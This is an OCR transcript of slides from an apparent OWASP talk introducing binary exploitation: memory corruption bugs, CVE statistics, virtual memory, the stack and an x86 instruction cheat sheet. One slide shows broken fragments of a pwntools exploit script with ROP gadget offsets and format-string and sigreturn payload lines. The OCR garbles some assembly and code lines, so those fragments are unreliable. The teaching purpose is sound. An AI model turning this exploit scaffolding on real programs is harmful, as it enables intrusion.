



OWASP
SOFIA, BULGARIA

Introduction to Binary Exploitation

Simeon Nguen

Introduction to Binary Exploitation




BINARY EXPLOITATION IS FUN
EXPLOIT CONCEPTS
Stack overflow
Heap corruption
Format string
ROP (concept)
0x41414141
xor ax, rbx
call <func>
EXPLOIT CONCEPTS
• Heap corruption
• Use-After-Free
• Format string
MEMORY & DEFENSES
.text
.data
stack
Stack canary
ASLR
NX
mov rxbx
call <func>
SEGMENTATION FAULT

🇺🇸 ENGLISH SLANG

Cap


Definition:

to lie or exaggerate;
claiming something that
is not true

Example:

He said binary exploitation is fun
, but I later found out that was
cap


Binary Exploitation
# syscall += libc_base
# system += libc_base
# execve += libc_base
# _open += libc_base
# _read += libc_base
# _write += libc_base
leave = 0x12e0 # leave; ret;
ret = 0x101a # ret;
gadget2 = 0x1213 # pop rbp; ret;
main = 0x12e2
puts_plt = 0x10c4
printf_plt = 0x10d4
stdout_got = 0x4010
#def func():
r.sendlineafter(b"",)
#def exec_fmt(payload):
p = process(target)
p.sendline(payload)
return p.recvall()
#fmt = FmtStr(exec_fmt)
#writws = {0x41414141: 0x42424242}
#payload = fmtstr_payload(fmt.offset, writes, numbwritten=fmt.numbwritten)
#>>> frame = SigreturnFrame(kernel='amd64')
#>>> frame.rax = constants.SYS_write
#>>> frame.rip = binary.symbols['syscall']
r.sendlineafter(b'What do you want for rdi?', '0')
r.sendlineafter(b'What do you want for rsi?', '4096')
r.sendlineafter(b'What do you want for rdx?', '7')
r.sendline(b'34')
r.sendline(b'-1')
r.sendline(b'0')
r.sendlineafter(b'What syscall number to call?', '9')
r.recvuntil(b'Syscall returned ')
addr = r.recvline()
log.info(




YONDER
UP
DOWN

Introduction


Preliminary knowledge

Memory Corruption Vulnerabilities

Memory corruption vulnerabilities occur when a flaw in software leads to the modification of memory in unintended ways, potentially causing unexpected behaviour or providing avenues for exploitation. These vulnerabilities can be enabled by various execution errors or coding mistakes, such as improper input validation, incorrect memory allocation, or failure in memory management operations.

The root cause of memory corruption often lies in the software's inability to correctly manage memory operations. For instance, when a program writes more data to a buffer than it can hold (buffer overflow), it ends up overwriting adjacent memory. Similarly, accessing memory after it has been freed (use-after-free) or freeing the same memory space more than once (double-free) leads to corruption.

These issues primarily arise due to the complexity of manual memory management in languages like C and C++, and the challenges associated with ensuring that all memory operations are safe. Developers must vigilantly check their code for these vulnerabilities, as exploiting them can lead to severe security breaches, crashes, and data leakage.



Memory Corruption Vulnerabilities

The impacts of memory corruption vulnerabilities can be severe, including system compromise, data theft, and unauthorized access. In the worst-case scenario, attackers exploiting these vulnerabilities can gain control over a system, enabling them to execute arbitrary code with the permissions of the application affected by the memory corruption.

Memory corruption vulnerabilities can also undermine the reliability and stability of software, leading to unexpected crashes and undetermined behaviour. These issues can damage user trust, result in operational and reputational damage for organizations and even endanger people's lives when impacting critical industrial or medical systems.

Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	343	1093	216	773	146	3	248	49	8	46	0
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2470	1539	505	1500	281	154	334	109	57	97	931
2018	2078	1729	503	2039	569	112	479	188	118	85	1229
2019	1202	2006	544	2387	485	126	559	136	103	121	895
2020	1216	1847	464	2201	436	108	414	119	130	100	808
2021	1658	2517	742	2724	547	90	520	126	188	133	671
2022	1793	2887	1762	3378	690	87	766	123	230	137	672
2023	1607	2105	2116	5102	742	111	1392	124	240	168	522
2024	1739	2380	2645	7442	923	249	1434	110	372	113	101
2025	1802	2206	3255	6971	812	422	1599	92	434	127	0
Total	16326	21405	12837	34993	5721	1466	7830	1215	1895	1155	5829

Some examples

- Buffer Overflows - Buffer overflows occur when data exceeds its allocated memory space, overwriting adjacent memory. This often results from inadequate input validation, allowing attackers to inject malicious code or manipulate the program's control flow.
- Use-After-Free Vulnerabilities - Use-after-free vulnerabilities occur when a program attempts to use memory after it has been freed, leading to undefined behaviour. Attackers exploit these vulnerabilities to execute arbitrary code or corrupt data by manipulating the freed memory before it's reused.
- Double-Free - Double-free errors occur when a program mistakenly frees the same memory region more than once, leading to memory corruption or crashes. They often result from logic errors in the program's flow and can be exploited to perform malicious actions, similar to use-after-free vulnerabilities.
- Format String Vulnerabilities - Format string bugs occur when user input is passed directly to printf-family functions without proper format specifiers. Attackers can use format specifiers like %x to read from the stack, %n to write to arbitrary memory locations, and chain these primitives to achieve code execution.
- Integer Overflows/Underflows - Integer overflow vulnerabilities happen when arithmetic operations exceed the maximum value a data type can hold, causing wraparound. These can lead to buffer overflows, incorrect memory allocations, or bypassed security checks - often serving as the first step in exploitation chains.


x86/x64

While the majority of Windows operating systems in use today are 64-bit, many applications are 32-bit. This is possible on the Windows platform due to the Windows on Windows 64 (WOW64) implementation. On workstations this includes applications like the Microsoft Office suite and many enterprise server-side applications are also still 32-bit.

This talk is about the 32-bit architecture, due to the huge amount of knowledge required to learn and become proficient in exploit development. It should also be noted that most techniques on 32-bit can be adapted to 64-bit, so learning them in-depth on 32-bit is important.


Virtual Memory

Memory in modern operating systems is not mapped directly to physical memory (i.e the RAM). Instead, virtual memory addresses are used by processes that are mapped to physical memory addresses via the MMU. There are several reasons for this but ultimately the goal is to save as much physical memory as possible. Virtual memory may be mapped to physical memory but can also be stored on disk. With virtual memory addressing it becomes possible for multiple processes to share the same physical address while having a unique virtual memory address. Virtual memory relies on the concept of Memory paging which divides memory into chunks of 4kb called "pages".



Program Memory


When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. We can see how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications. When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).



The Stack


When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs). The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack. To facilitate the independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is "viewed" by the CPU using a Last-In, First-Out (LIFO) structure. This essentially means that while accessing the stack, items put ("pushed") on the top of the stack are removed ("popped") first. The x86 architecture implements dedicated PUSH and POP assembly instructions to add or remove data to the stack respectively.




The Stack

```
void function() {
        bool male = true;
        string name = "John Doe";
        int age = 24;
        bool adult = true;
}
```



NASM Intel x86 Assembly Language Cheat Sheet


Instruction	Effect	Examples
Copying Data		
mov *dest,src*	Copy src to dest	mov eax,10 mov eax,[2000]
Arithmetic		
add *dest,src*	dest = dest + src	add esi,10
sub *dest,src*	dest = dest – src	sub eax, ebx
mul *reg*	edx:eax = eax * reg	mul esi
div *reg*	edx = edx:eax **mod** reg eax = edx:eax ÷ reg	div edi
inc *dest*	Increment destination	inc eax
dec *dest*	Decrement destination	dec word [0x1000]
Function Calls		
call *label*	Push eip, transfer control	call format_disk
ret	Pop eip and return	ret
push *item*	Push item (constant or register) to stack. I.e.: esp=esp-4; memory[esp] = item	push dword 32 push eax
pop *[reg]*	Pop item from stack and store to register I.e.: reg=memory[esp]; esp=esp+4	pop eax
Bitwise Operations		
and *dest, src*	dest = src & dest	and ebx, eax
or *dest,src*	dest = src | dest	or eax,[0x2000]
xor *dest, src*	dest = src ^ dest	xor ebx, 0xffffffff
shl *dest,count*	dest = dest << count	shl eax, 2
shr *dest,count*	dest = dest >> count	shr dword [eax],4
Conditionals and Jumps		
cmp *b,a*	Compare b to a; must immediately precede any of the conditional jump instructions	cmp eax,0
je *label*	Jump to label if b == a	je endloop
jne *label*	Jump to label if b != a	jne loopstart
jg *label*	Jump to label if b > a	jg exit
jge *label*	Jump to label if b ≥ a	jge format_disk
jl *label*	Jump to label if b < a	jl error
jle *label*	Jump to label if b ≤ a	jle finish
test *reg,imm*	Bitwise compare of register and constant; should immediately precede the jz or jnz instructions	test eax,0xffff
jz *label*	Jump to label if bits were **not** set (“zero”)	jz looparound
jnz *label*	Jump to label if bits **were** set (“not zero”)	jnz error
jmp *label*	Unconditional relative jump	jmp exit
jmp *reg*	Unconditional absolute jump; arg is a register	jmp eax
Miscellaneous		
